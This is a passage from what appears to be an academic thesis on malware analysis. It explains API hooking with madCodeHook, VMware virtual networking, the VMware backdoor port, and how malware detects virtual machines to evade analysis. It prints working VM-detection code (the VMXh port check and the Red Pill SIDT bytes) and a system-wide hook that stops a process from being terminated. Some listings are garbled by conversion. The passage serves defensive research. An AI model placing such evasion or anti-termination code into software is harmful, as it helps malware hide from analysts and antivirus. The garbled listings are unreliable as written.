   LPCSTR pIpc
);
madCHookApi(BOOL) AddAccessForEveryone(
   HANDLE hProcessOrService,
   DWORD dwAccess
);
```

2.4 Tool functions

Some of these features are typically only needed when hooking system wide, using general DLLs that will have to figure out what kind of process it is running in. Multiple sessions can occur when several users are logged onto the same system simultaneously. Every session has its own unique identifier. If a hook callback function should behave differently according to which module has called its hooked API, then assuming a function has a stack frame, it can use GetCallingModule(). ProcessIdToFileName() gives the path and name of the process specified in its parameter.

MadCodeHook also supports global mutexes, events and file mappings.

Code Listing 15: Useful Tool Functions

```
madCHookApi(BOOL) AmSystemProcess (VOID);
madCHookApi(BOOL) AmUsingInputDesktop (VOID);
madCHookApi(DWORD) GetCurrentSessionId (VOID);
madCHookApi(DWORD) GetInputSessionId
                                        (VOID);
madCHookApi(HMODULE) GetCallingModule (VOID);
madCHookApi(DWORD) ProcessHandleToId(
 HANDLE dwProcessHandle
);
madCHookApi(BOOL) ProcessIdToFileName(
 DWORD dwProcessId,
 LPSTR pFileName
);
madCHookApi(HANDLE) CreateGlobalMutex(
 LPCSTR pName
);
madCHookApi(HANDLE) OpenGlobalMutex(
 LPCSTR pName
);
madCHookApi(HANDLE) CreateGlobalEvent(
 LPCSTR pName,
 BOOL
          bManual,
 BOOL
          bInitialState
);
madCHookApi(HANDLE) OpenGlobalEvent(
 LPCSTR pName
);
madCHookApi(HANDLE) CreateGlobalFileMapping(
 LPCSTR pName,
 DWORD
          dwSize
);
madCHookApi(HANDLE) OpenGlobalFileMapping(
 LPCSTR pName,
 BOOL
          bWrite
);
```

Code Listing 16: Old School Tool Functions. Converting between ANSI and Wide

```
madCHookApi(VOID) AnsiToWide(
 LPCSTR pAnsi,
 LPWSTR pWide
);
madCHookApi(VOID) WideToAnsi(
 LPCWSTR pWide,
 LPSTR pAnsi
);
```

2.5 Callback functions/function variables

The original function's reference is kept as a variable WinExecNextHook. A callback function is called instead of the original API. This is our redirection.

We resume normal flow of execution when we call the original function from within the callback function.

Code Listing 17: The callback function, and the original function declaration

```
// ''original'' function (to be or already hooked)
UINT (WINAPI *WinExecNextHook) (
        LPCSTR lpCmdLine, UINT uCmdShow);
// hook callback function
UINT WINAPI WinExecHookProc(LPCSTR lpCmdLine,
        UINT uCmdShow) {
    if (someCheckReturnsTrue)
        return WinExecNextHook(lpCmdLine, uCmdShow);
        // executes the original function
    else
        return ERROR_ACCESS_DENIED;
}
```

2.6 DLLs for system wide support

Same as the above, only contained in a single DLL. Notice the small amount of extra code is needed in Delphi.

From an application program this DLL can be injected into all processes by using madCodeHook's InjectLibrary(ALL_SESSIONS | SYSTEM_PROCESS, library.dll).

Code Listing 18: TPHook.dll (delphi source)

```
library TPHook;
uses Windows, madRemote, madCodeHook, madStrings;
var TerminateProcessNext : function (processHandle,
        exitCode: dword) : bool; stdcall;
function ThisIsOurProcess(
        processHandle: dword) : boolean;
var pid
        : dword;
    arrCh : array [0..MAX_PATH] of char;
begin
 pid := ProcessHandleToId(processHandle);
  result := (pid \Leftrightarrow 0) and
         ProcessIdToFileName(pid, arrCh) and
            (PosText('OurApplication.exe', arrCh) > 0);
end;
function TerminateProcessCallback(
        processHandle, exitCode: dword) : bool; stdcall;
begin
  if ThisIsOurProcess(processHandle) then begin
    result := false;
    SetLastError(ERROR_ACCESS_DENIED);
 {\rm end}~~{\bf else}
```

```
result := TerminateProcessNext(
    processHandle, exitCode);
end;
begin
HookAPI('kernel32.dll', 'TerminateProcess',
    @TerminateProcessCallback, @TerminateProcessNext);
end.
```

2.7 Process Wide Hooking

When we are hooking process wide, we are modifying program code that resides in the process' allocated memory space. Hence, other running processes will not be affected by this change.

```
Code Listing 19: Process wide API hooking
```

```
version: 1.0
                               date: 2003-06-15
// ProcessAPI
11
  _____
11
  simple demo to show process wide API hooking
11
  _____
11
  Copyright (C) 1999 - 2003
// www.madshi.net, All Rights Reserved
#include <windows.h>
#include "madCHook.h"
// ''original'' function
UINT (WINAPI *WinExecNextHook)(LPCSTR lpCmdLine,
      UINT uCmdShow);
// hook callback function
UINT WINAPI WinExecHookProc(LPCSTR lpCmdLine,
      UINT uCmdShow) {
  if (MessageBox(0, lpCmdLine, "Execute?"
       MB_YESNO \mid MB_ICONQUESTION) = IDYES)
   return WinExecNextHook(lpCmdLine, uCmdShow);
 else
   return ERROR_ACCESS_DENIED;
}
// ****
         int WINAPI WinMain(HINSTANCE hInstance,
               HINSTANCE hPrevInstance,
               LPSTR
                       lpCmdLine,
               \mathbf{int}
                       nCmdShow) {
 HookAPI("kernel32.dll", "WinExec",
 WinExecHookProc, (PVOID*) &WinExecNextHook);
WinExec("notepad.exe", SW_SHOWNORMAL);
 UnhookAPI((PVOID*) &WinExecNextHook);
 return true;
```

2.8 System Wide Hooking

Hooking system wide is the alternative to process wide. Instead of modifying code in the process' allocated memory range, the entire system will now be hooked at once. Whenever a process imports a function from a system DLL, this DLL will already be affected by the hook. If we are running multiple process, we might need to use the supplied tool functions to determine what process made the call. In some application areas this method of approach might be desirable however. I have included an example of a system wide hook in appendix A. It is possible to terminate a process using the ExitProcess API. If we hook this API, other processes will not be able to terminate our running process. System wide hooks takes a bit more effort, and are a bit more complicated to perform than process wide, which is why I chose to include this in the appendix instead of inline here. The example is called "Hook Process Termination", and makes use of several parts of the code hooking framework.

A simpler example showing a system wide hook of several networking APIs are presented next. This code is not used any further, but included to demonstrate how this is achieved. In a similar way, we can hook any system API.

Code Listing 20: System Wide hooking using DLLs

```
// Conceptual DLL for hooking system wide
// -----
// HookDll.dll
                           src: HookDll.cpp
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// author: Lars Haukli
#include <windows.h>
#include "madCHook.h"
// IPC: Inter Process Communication.
// Takes care of message communication
// with the application using this DLL.
typedef VOID (WINAPI *PIPC_CALLBACK_ROUTINE)(
 LPCSTR
        pIpc ,
 PVOID
        pMessageBuf,
 DWORD
        dwMessageLen,
 PVOID
        pAnswerBuf,
 DWORD
        dwAnswerLen
);
typedef struct
 // this is the information we send to our application
 TTerminationRequest {
   BYTE bSystem;
   CHAR szProcess1 [MAX_PATH + 1];
   CHAR szProcess2 [MAX_PATH + 1];
 } *PTerminationRequest;
if (!SendIpcMessage(arrChA,
         sizeof(tr),
                          // our message
 &tr.
 &result, sizeof(result)))
                         // the answer
   // we can't reach our application,
       // so we allow the termination
```

```
return true;
INT (WINAPI * bindNext) (SOCKET socket,
 CONST STRUCT sockaddr* name,
  INT namelengt);
INT (WINAPI *sendNext) (SOCKET socket,
 CONST CHAR * buffer ,
  INT length,
  INT flags);
BOOL (WINAPI *InternetGetConnectedStateNext)
 (LPDWORD lpdwFlags, DWORD dwReserved);
BOOL (WINAPI *InternetGetConnectedStateExNext)
 (LPDWORD lpdwFlags,
 LPTSTR lpszConnectionName,
 DWORD dwNameLen,
 DWORD dwReserved);
INT (WINAPI *listenNext) (SOCKET socket ,
  INT backlog);
BOOL WINAPI InternetGetConnectedStateCallback(
        LPDWORD lpdwFlags, DWORD dwReserved) {
  if (!IsAllowed(lpszConnectionName)) {
    SetLastError (ERROR_ACCESS_DENIED);
    return false;
  } else
    return InternetGetConnectedStateNext(
    lpdwFlags , dwReserved );
}
BOOL WINAPI InternetGetConnectedStateExCallback(
 LPDWORD lpdwFlags,
  LPTSTR lpszConnectionName,
 DWORD dwNameLen,
 DWORD dwReserved) {
  if (!IsAllowed(lpszConnectionName)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return InternetGetConnectedStateExNext(lpdwFlags,
      lpszConnectionName , dwNameLen , dwReserved );
}
INT WINAPI listenCallback (SOCKET socket,
    INT backlog) {
  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
```

```
return false;
  } else
    return listenNext(socket, backlog);
}
INT WINAPI sendCallback (SOCKET socket,
 CONST CHAR * buffer ,
  INT length,
 INT flags) {
  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return sendNext(socket, *buffer, length, flags);
}
INT WINAPI bindCallback (SOCKET socket,
 CONST STRUCT sockaddr* name,
  INT namelength) {
  if (!IsAllowed(socket)) {
    SetLastError(ERROR_ACCESS_DENIED);
    return false;
  } else
    return bindNext(socket, name, namelength);
}
BOOL WINAPI DllMain (HANDLE hModule,
 DWORD fdwReason, LPVOID lpReserved) {
if (fdwReason == DLL_PROCESS_ATTACH) {
        HookAPI(
                     "wininet.dll"
                 "InternetGetConnectedState",
                InternetGetConnectedSateCallback,
      (PVOID*) &InternetGetConnectedStateNext);
        HookAPI(
                        "wininet.dll",
                "InternetGetConnectedStateEx"\,,\\
      InternetGetConnectedSateExCallback,
      (PVOID*) &InternetGetConnectedStateExNext);
                        "wsock32.dll", "listen",
        HookApi(
      listenCallback , (PVOID*) &listenNext);
                        "wsock32.dll", "send",
        HookApi(
      sendCallback, (PVOID*) &sendNext);
        HookApi(
                         "wsock32.dll", "bind",
      bindCallback, (PVOID*) &bindNext);
  } else if (fdwReason == DLL_PROCESS_DETACH) {
        UnHookAPI(
                        "wininet.dll",
                 "InternetGetConnectedState",
                InternetGetConnectedSateCallback,
                 (PVOID*) &InternetGetConnectedStateNext);
                         "wininet.dll",
        UnHookAPI(
                "InternetGetConnectedStateEx"\,,\\
```

```
InternetGetConnectedSateExCallback\ ,
        (PVOID*) &InternetGetConnectedStateExNext);
                       "wsock32.dll", "listen",
      UnHookApi(
                     (PVOID*) &listenNext);
    listenCallback
                       "wsock32.dll", "send",
      UnHookApi(
    sendCallback,
                   (PVOID*) &sendNext);
                       "wsock32.dll", "bind",
      UnHookApi(
    bindCallback,
                   (PVOID*) & bindNext);
}
return true;
```

2.9 Summing Up

So far we have revealed our single most important technique: API hooking. This is the fundamental building block of many of the programs introduced in later chapters, and used by both virus writers and malware analysts alike. Using a framework such as MadCodeHook (or one providing similar functionality) makes it possible to design an API spying system, where we run the program and "sense" all its API calls in an effort to determine what actions it performs on the system.

After hooking two or three functions, you will realize that using such a framework is not especially hard—all that matters is knowing the interface; we need to make our function declarations similar to the ones used by the system. $MSDN^{21}$ provides most of the information needed, but keep in mind that some system APIs (at a lower level) are not documented by Microsoft. The most important ones are mentioned in [34]; Others can be found using open resources on the net, like *OpenRCE*.

On the other hand, there are loads of available system APIs on modern operating systems—hooking each and every one of them manually by looking up their definition (declaration: return value and paramter values to be precise), takes both time and patience.

This section serves at least two purposes: First of all it demystifies API hooking, which is important since this technique is a general one used extensively by so many tools. Secondly, it gives us the freedom of hooking—that is, we can now hook any system call we like, knowing that this all happens on the DLL level, and in such a way most hooks will be independent upon the applications or frameworks that simply call into the DLLs. From my point of view, this second point is one of modularity.

²¹Microsoft Developer Network

3 Networking and Virtualization

3.1 Virtual Networking in VMWare

A conceptual overview of a typical network setup, where virtual machines are to be connected to the Internet, is shown in figure 2.




Figure 2: TunnelingScheme

The host system, in our case my laptop, is tunneling the virtual machines' traffic. By default, this is accomplished using the VMware Bridge Protocol on the network interface that is currently in use (at home it's my ethernet interface, but this can be a wireless interface as well). VMware Tools takes care of network setup, and provides a convenient gui for network configurations. The machines can be networked logically in any way, which means that we can make them appear as if they were real machines on the same network as the host system is a part of. This is really just a matter of deciding what dhcp server to receive configuration data from. We can choose either to run our own dhcp server (on the laptop in figure 2), or tunnel dhcp requests and responses to and from the router. In some applications, virtual machines might be better of having an ip address in the same network range as the host, and sharing the same default gateway. But, in most cases we are prone to ignorance as long as we are connected to the outside world, and can control our virtual networks as we like. The alternative is to deploy a pure virtual network within, and let the host system appear as a router to the outside world. In this case, the virtual machines will be using the host as default gateway, and can use an IP address of any range.

There are basically three possible configurations. I'll describe them in short below. The output of ipconfig (running from cmd) is shown as a simple demonstration in figure 3.

- Host to Guest Private Networking The host and guest systems communicate privately, i.e. they form their own private LAN. Multiple guests can join in on this network. If needed, packets can be tunneled out via the host system. Guests simply use the host system as default gateway.
- **NATing to the outside world** Host and guest(s) share a common IP address, and appear as a single entity to the outside world. On the UD-P/TCP level, packets going to and from flows identified by a *host ip* address and a *host port number*, are forwarded to a predefined guest ip address and a guest port number.

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Zutle Harh>ipconfig
Windows IP Configuration
Ethernet adapter VMware Network Adapter VMnet8:
Connection-specific DNS Suffix .: IP Address
Ethernet adapter VMware Network Adapter VMnet1:
Connection-specific DNS Suffix .: IP Address
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix .: IP Address
Tunnel adapter Teredo Tunneling Pseudo-Interface:
Connection-specific DNS Suffix . : IP Address : fe80::ffff:ffff:fffdz7 Default Gateway :
Tunnel adapter Automatic Tunneling Pseudo-Interface:
Connection-specific DNS Suffix . : IP Address fe80::5efe:192.168.15.1%2 Default Gateway
Tunnel adapter Automatic Tunneling Pseudo-Interface:
Connection-specific DNS Suffix . : IP Address fe80::5efe:192.168.188.1%2 Default Gateway
Tunnel adapter Automatic Tunneling Pseudo-Interface:
Connection-specific DNS Suffix .: IP Address

Figure 3: *ipconfig* run from the host system (laptop)

Tunneling out on the default adapter The host system tunnels the guest(s) transparently. Guest systems can then join the existing local area network where the host is currently connected.

C:\Documents and Settings\ZTL>ipconfig	
Windows IP Configuration	
Ethernet adapter Local Area Connection 2:	
Connection-specific DNS Suffix . :	localdomain
IP Address.	192.168.15.128
Subnet Mask	255.255.255.0
Default Gateway	192-168-15-2
	110110011010
C:\Documents and Settings\ZTL>	

Figure 4: *ipconfig* run from the guest OS (VMware virtual system)

On the virtual machine (figure 4), you can see that a simple virtual network is deployed. The machine uses 192.168.15.2, in our case. This is the virtual outbound ethernet interface. When seen from the virtual world, this is the (default) gateway; where all outbound traffic passes. The host (residing on the laptop) then forwards (tunnels) all traffic to its own (default) gateway.

On the host system, you see three virtual ethernet adapters. Well, it's really just two²², as one of them is my real ethernet network interface, now upgraded to include the VMware Bridge Protocol, giving it "virtual" powers.

When we use the network adapter currently in use, we can make the virtual machines appear as part of our network. 10.0.0.1 is the ip address of the router in this case. When virtual systems send dhcp requests, they are tunneled through the laptop. From the router's point of perspective, the laptop is now transparent.²³

VMnet1 shows the configuration when we deploy a separate virtual network within, and VMnet8 does exactly the same, but using NATing, which can be smart if we are to deploy some kind of service to the outside world, say a web server forwarded on a specific port. In the latter case the virtual system will appear to share the host's ip address. Internally, the virtual system has its own address, but this is NATed behind the host, which means that predefined ports on the host are forwarded directly to the guest²⁴.

From the figure you can also see a fourth tunnel, having an ip address of high amount of 'f's²⁵. Using **ipconfig** /all, we see that its physical address consists of all 'f's. This is a multicast interface.

A good presentation motivating virtualization is [38].

 $^{^{22}\}mathrm{meaning}$ only two 100% pure virtual adapters, but three all in all

 $^{^{23}}$ apart from the host system going about with its normal life, but when communicating with the virtual system, the router has no knowledge of the laptop's presence

 $^{^{24}}$ So the ports, although residing on the host machine, will be used by the guest exclusively. 25 in hexadecimal, ie. 1111 in binary, or 15 if you're still using the decimal format :P



Figure 5: Networking in VMware. Simple. Plug 'n play, but still flexible.

3.2 The VMWare Backdoor (i/o port)

The following is taken from VM Back, from the description of how VMWare Command Line Tools communicate with the running VMware on the host OS.

The code sequence used to call VMWare's environment through a dedicated i/o port is shown below.

Code Listing 21: The VMware Backdoor

```
MOV EAX, 564D5868h ; Magic Number 'VMXh'
MOV EBX, COMMAND_SPECIFIC_PARAMETER
MOV ECX, BACKDOOR_COMMAND_NUMBER
MOV DX, 5658h ; Port Number
```

IN EAX, DX

The official VMWare Tools are supposed to use the same method, and Agobot uses this method as well.

A dedicated i/o port is used for communication: port number 5658 (hex), or "VX" by default. When issuing a command to the backdoor, the following happens:

- A magic value, 'VMXh', is loaded into the EAX register
- A parameter specific to the command is loaded into the EBX register
- A backdoor command number is loaded into the CX register
- The i/o port number (5658h, aka "VX"), is loaded into the DX register

Then, the in or the out instruction is used. The difference is that the out command returns a value in the EAX register.

- IN EAX, DX
- OUT DX, EAX

The most important commands are displayed in figure 6. A detailed documentation can be found on the VM Back webpage²⁶.




Figure 6: VMware backdoor's main functionality

3.3 Attacks on Virtual Machines

I strongly believe that we will see more virtual systems in the time ahead. Servers can benefit from higher uptimes and lower admin costs. Running multiple servers on a single host, and several operating systems simultaneously etc. Thus, there's a chance that malware that detects a VM chooses to infect it anyway. After all, it's a fully functional system, capable of spreading spam or viruses just like any real system. But, both honeypot systems and malware analysis systems are using VMs to gather intelligence on the subject. So, if we picture the worst case scenario (in our case, that is) the malicious code does its best to avoid being analysed, which I suppose would be not to run.

Of course, I guess not all code is written purely to obfuscate its design. There are many other reasons for looking into this issue as well. Modern packers are making use of their own VMs, meaning that if we are to fight the next generation of malware, we probably need to be able to detect VMs ourselves.

Knowing details on the underlying systems can severely aid the malware in making the right decisions. VM detection code can be cut-pasted from the web, so if we step into the mind of the attacker for a moment, we are faced with two options:

²⁶http://chitchat.at.infoseek.co.jp/vmware/backdoor.html#top

We can choose *not to include the VM code*, save a couple of bytes, but be forced to act in ignorance to the issue. Meaning that the program would behave exactly the same on a virtual system, as it would on a real system. On an analysis system, the program would be run, and whatever actions it made would be recorded. Dynamic analysis techniques can be used efficiently in such a manner.

If we rather go for the alternative, and choose to *include VM detection code*, we can make intelligent decisions knowing this fact. We could, for instance, perform some additional tests to see if this is a typical honeypot setup, or if the system appears suspicious in other ways. As was noted earlier, the fact that the system is a virtual one might not mean anything. But the fact that the system is compromised, either being a honeypot or an analysis platform, can be of great concern. At least if we are to protect our trade secrets.

In other words, the malware author can choose whether to make the code more stealthy, by using anti VM techniques, or create more cynical creations that simply attack everything it encounters (and leave it out).

So the next question to ask is, naturally...

```
if (we.detectVM()) {
  // what to do?
}
```

We will see later how insanely trivial it is to detect a standard installation of VMware. Of course, it might not be just as easy to write the code that performs actions upon such a detection event.

We can classify at least three major threats, in growing order of sophistication:

- Detect the VM, and choose not to run
- Launch a DoS attack, crashing or stopping the VM
- Escape from its isolated environment and spread to real systems

The latter two being a prerequisite of the first of course; it makes no sense to try launch a DoS attack on a system that isn't there, or trying to escape from a nonexistent system. The same goes for trying to escape from a VMware VM, when running on Hydra or Virtual PC. So the detection part of this attack also has an aspect of determining the type of virtual system present. This last part may simply boil down to running multiple detection snippets in turn to see which one checks out. That's the straight forward way of doing it at least.

Most virtual machine systems aren't designed to be transparent[13]. Also, timing factors work against you when trying to emulate one system on another. In software, timing penalties are enourmous, but modern CPU technology has support for virtualization in hardware, speeding things up severely. After trying out VMware I was stunned. It ran much more smoothly than I would ever imagine. It's insane really. Intel IVT's and AMD-V's processors have an additional operating mode implementing virtualization support[13]. This means that it's no longer sufficient to check for the existance or whereabouts of registers and the like, which many of the documented attacks on virtual systems focus on²⁷.

 $^{^{27}\}mathrm{My}$ point is that the hardware support actually makes the larger part of the documented attacks useless

In theory, detecting virtual machines is an advanced task to overtake. Rumors has it that many Intel engineers believed it would be impossible to detect the virtuality of the system once implemented in hardware. Nearly every element of the "real" computer is duplicated in the virtual system. The sad part is that it is possible, by looking for timing differences in reading and writing buffers [13]. The attack (naturally) targets elements that binds the virtual system to the real system—Buffers called Translation Lookaside Buffers, or TLBs.

The hypervisor is the virtual machine's interface to the real system. It is the software, or middleware, running on top of the real cpu. Whenever an instruction is executed on the virtual system, it is interpreted by the hypervisor, and the job is completed on the real cpu, in the native language, after which the result is returned to the virtual machine. When a certain, unpriveleged command is executed, in this case a CPUID instruction, specific to the hypervisor, an exception occurs and some of the pages buffered in the TLBs are flushed. It takes time to refill these pages, which can be noted by doing some tests involving read access times. It's very hard to have any real concept of global time, but differences in timing can always be measured. Hardware support goes a long way in making virtual systems transparent it seems, but with enough probing, VMs can be revealed. Creating a VM that is completely transparent and undetectable, is probably a daunting task. This is more or less the same as emulating one system perfectly on another. But, with hardware support, we have come a long way.

Peter Ferrie has written an excellent article discussing attacks on virtual machine emulators[13], which I have used extensively to understand this problem in the general case. It discusses several of the points I have mentioned here in greater detail.

An earlier paper that is referenced throughout most of the articles I have come across is [21]. Research on honeynets have treated this problem as well[32, 36]. For a concise and technical article on antidebugging see [3].

The upside of this is that if a program performs that many memory reads, predeployed API hooking traps²⁸ are prone to picking them up. In some cases, programs showing such behaviour can perhaps be flagged as suspicious. It might help us determine if the sample we are looking at is malicious or not, but it need not help us at all in determining its true malicious actions. This is a general problem faced by analysis. The malware can choose not to reveal its actions (the payload), by ensuring only to execute on potential victims and thereby avoid being caught by honeypots or analysed by malware researchers. It seems anti debugging/disassembly and anti honeypot techniques go hand in hand.

But there's another point in here as well, that has to do with stealth. It should be clear that stealth is malware's biggest ally (that, and networks, or course). If modern botnets are to be of any use for the puppet master (whoever is giving it commands), the users of the compromised clients must not know of its presence, otherwise the bot risks a sudden shutdown. So in most cases, stealth simply means to avoid detection. Such techniqes are normal in trojans. In fact, bots are often categorized as trojans by AV products. For instance, *avast!* detects two samples of the *Storm* bot as Win32:Tibs-AFP [Trj], Win32:Tibs-AER [Trj]. The different files are probably different versions holding more or less the same code. When looking more closely, they are both packed using UPX,

 $^{^{28}\}mathrm{spying}$ sensors, if you like

but their images in memory vary slightly. They both show the same general structure however.

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	Greeting Card.exe#3373183782	C:\WINDOW	08/03/2007	08/03/2007 05:	Win32:Tibs-AFO [Trj]	
\diamond	R Full News.exe#446887096	C:\WINDOW	08/03/2007	08/03/2007 05:	Win32:Tibs-AFM [Trj]	
	Sreeting Postcard.exe#827980518	C:\WINDOW	08/03/2007	08/03/2007 05:	Win32:Tibs-AFJ [Trj]	
User files	Scopr01QXR.exe	C:\Document	08/03/2007	08/03/2007 05:	Win32:Tibs-AFJ [Trj]	
	R: Video.exe#2773437457	C:\WINDOW	08/03/2007	08/03/2007 05:	Win32:Tibs-AFH [Trj]	
-0	Full Story.exe#3951087761	C:\WINDOW	08/03/2007	08/03/2007 05:	Win32:Tibs-AET [Trj]	
	Rull Clip.exe#3093855459	C:\WINDOW	08/03/2007	08/03/2007 04:	Win32:Tibs-AER [Trj]	
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Figure 7: avast! catching the *Storm Worm*, aka *Tibs Trojan* p2p bot spreading via spam

In this case the bot has failed the real stealth test, and hence whatever mission it was written to handle, as my antivirus detected it. But it could still, in the general case (i'm not saying that this particular sample use these techniques) be using another aspect of stealth. One that says, "okay, so you detected me, but you still can't find out what i'm really all about". I'm not sure if i'm allowed to call these methods stealth techniques; they are certainly more properly referred to as armor techniques [34], but still they might easily be confused.

In this context, the malware author is trying to keep his trading secrets by making the distributed executable hard to dissect and analyse. The most malicious exploits can be hidden inside these overly packed files; in other words, the armoring techniques in which the malware is contained pose a stealth issue beyond that of simply avoiding detection. Even though in some cases, the techniques may overlap. Say for instance if you consider running in a virtual environment too risky, and would prefer that your malware rather not run in case this is detected, you might have avoided both being analysed by malware researchers or automatic dynamic analysis systems, avoided being picked up by a honeypot, and perhaps even avoided being detected by native (host) antivirus. AV scanning products use virtual systems as well. Or simpler jails, or isolated environments. If such an environment can be detected, the malware would be much better off not to run, and instead behave friendly or legitemately, at least for the time it is being analysed by the AV engine. If the code plays its cards right, it might even avoid being detected. This way it can do the work of the puppet master for a bit longer. Again, it is best to stay hidden. I suspect that this is a bigger concern than keeping "trade secrets" in most cases.

Just as our systems can never really be sure of the legitemacy of our running programs, the programs themselves cannot really be sure of what system they are running on either. And as long as you can't say for sure what system you are running on, you can't really make any decent if-statements or switch-statements changing the program's behaviour in accordance to this either. This is heavily related to integrity, which as stated earlier, is what malware boils down to—an integrity problem.

In order to be perfectly sure what platform the malware is running on, it will have to perform several tests on it. The point being, that it might have to perform actions not normally seen in legitimate programs. All in order to be as stealthy as possible, but the efforts needed to achieve the greatest level of stealth are likely to involve running commands that would seem strange, or repetitous (when testing for several types of systems one by one for instance), or can otherwise be flagged as suspicious. Say we are analysing ten samples. Perhaps it can be possible to focus our analytical efforts on the one seeming the most maliciuos in this way. Or help in choosing what samples to analyse further in some other way. After all, the real problem is the growing number of malicious samples available for analysis (or spread on the internet). It might be helpful to say which samples need more attention and which are purely cut-pasted or repacked versions of samples already analysed.

Another approach is to flag commands that are not normally used as suspicious in the first place. Commands such as the one that ask for cpu info isn't exactly very useful to a legitimate application as far as I know. What kind of legitimate program would care if it is running on a virtual system or not?²⁹ If I buy a software suite I would very much like it to run on both my real hardware and on virtual machines, thank you very much.

The theoretical aspects of this is quite sophisticated in my opinion. In practice, however, the attacks are often much more straight forward. On VMware using default settings, we can simply ask the machine what version it is running, and it will say "hi, i'm VMware version 6 beta 3, how are you doing? PS: You're currently running on a virtual system". In this case it is really the backdoor that is detected.

The question arises. Can we make it transparent? And as will be shown, we can in fact patch the binary in order to make it more stealthy. Research on honeypots and honeynets have already looked into this issue, as virtual systems are great foundations for honeypots as well. They are good at immitating a real system, can be deployed quickly in large numbers, and recently features such as snapshots make them even more versatile; After infection, the honeypots can be put into the state it was in just before infection occurred, and voila, it's ready to fetch another malicious sample right away.

3.4 Hardware-bound vs pure software emulators

The general case is that detecting emulators that has support in hardware is much harder than detecting software emulators. This is both a speed issue, and a matter of how the registers are implemented and the like.

There are several variations of virtual systems. The three most important are detailed below.

Reduced privilege guest The simplest setup, where the guest OS is run with reduced privilege with reference to its host.

 $^{^{29}{\}rm This}$ discussion could continue to involve DRM. I suspect anti-DRM techniques to have one or two things in common with the techniques presented here.

- Hardware-assisted Making use of hypervisors: HW-assisted virtual machine emulators; IVT and AMD-V are processors capable of running such a hypervisor. VMware implements this.
- **Buffered Code Emulation** Emulates instructions in software. This enables intercepting instructions (not possible using the hardware-assisted approach).

The reader is referenced to [13] for a more in-depth discussion.

3.5 Detecting VMware

Detection mechanism are largely variations of the following:

- Translation Lookaside Buffers
- Timing difference between cached and new pages
- Interrupt Descriptor Table (RedPill uses this)
- Detecting network activity
- Exceptions
- Registry keys
- Tests for the presence of real hardware

On the Intel x86, you can perform input/output operations using the instructions in and out. Both of them are privileged, meaning they cannot be used while in user mode without the necessary privileges. An exception of the type EXCEPTION_PRIV_INSTRUCTION will be raised in cases when such an operation is illegally executed.

The detection algorithm shown below is taken from *The Code Project*³⁰, but can be found elsewhere as well. Bots such as Agobot and Rinbot/Vanbot use similar methods.

Because VMWare uses registers to transfer opcodes and parameters, this cannot be performed using a high level C-library or equivalent. If VMware is not present, an exception will occur when trying to execute the in instruction on VMware's specific port. This is why an exception handler is set up at the start, in the code below. As attackers we sincerly hope that the program will be run on a potential victim, and hence we hope that the underlying system is something else than VMware. Since the exception, when raised, will cause control to be transferred to whatever exception handling mechanism that governs the execution, if we had not set up such an exception handling mechanism ourselves, control would be given to the system our program runs in, and probably, control would not end up back to our program to continue executing the rest. If there's no exception handling mechanism available, the system would normally just crash or halt, as there's no decision taken as to what to run next.

I have kept most of the original comments from the source (below), but added some, and rearranged it a bit to become more intuitive, but still simple.

³⁰http://www.codeproject.com/system/VmDetect.asp

Code Listing 22: Code detecting VMware

```
bool IsInsideVMWare() {
bool rc = true;
                        // indicator variable
                        // set exception handlers
 __try {
                        // ( in case VMWare isn't present)
 __asm {
 push edx
 push ecx
 push ebx
 mov eax, 'VMXh' // eax = magic word
 mov ebx, 0
               // any value except the MAGIC
                // get VMWare version
 mov ecx, 10
 mov edx, 'VX'
                 // port number (the interface to VMWare)
               // read port
 in eax, dx
 cmp ebx, 'VMXh' // compare version number
              // set return value (indicator)
 setz [rc]
 pop ebx
 pop ecx
 pop edx
 }
}
__except(EXCEPTION_EXECUTE_HANDLER) {
 rc = false; // VMWare isn't present
}
return rc;
```

3.6 Red Pill

This is another method for detecting VMware, discovered by Joanna Rutkowska[29]. RedPill is based on checking the Interrupt Descriptor Table (IDT). NoPill uses a similar technique, but checks another register, the Local Descriptor Table (IDT). More info on this can be obtained from Joanna's webpage³¹, and in [10].

Both techniques are based on the simple fact that any machine, virtual or not, will need its own instance of some registers. Systems such as VMware will create dedicated registers for each virtual machine. These registers will have a different address than the one used by the host system, and by checking the value of this address, the virtual system's presence can be detected.

```
Code Listing 23: Red Pill
```

 $^{^{31}}$ www.invisiblethings.org

The following has the structure <instruction> <address>. The first 16 bits yields the instruction SIDT (Store Interrupt Descriptor Table Register). The operand is the address.

"\x0f\x01\x0d\x00\x00\x00\xc3";

In "meta-assembly" it would translate to:

sidt <address>

The rest of the code extracts the contents of the IDTR (Interrupt Descriptor Table Register), and tests its value. A relocated IDT will indicate the presence of a virtual system. The SIDT is called from usermode (ring 3).




Figure 8: Detecting VMware.

scoopy doo is a VMware Fingerprint Suite that uses the technique described as RedPill above, and also incorporates a similar technique known as Nopill, that tests two other registers: LDT and GDT.

The SIDT instruction has a cousin named SLDT (Store Local Data Table), and another one named SGDT (Store Global Data Table), that retrieves the data of the LDT (Local Data Table) and GDT (Global Data Table) respectively. These values will also indicate the presence of a virtual system. Just as in the Redpill case these assembly instructions can be called from usermode. The source code of Nopill has been included in the appendix.

3.7 Controlling the guest through Eclipse - Debugging

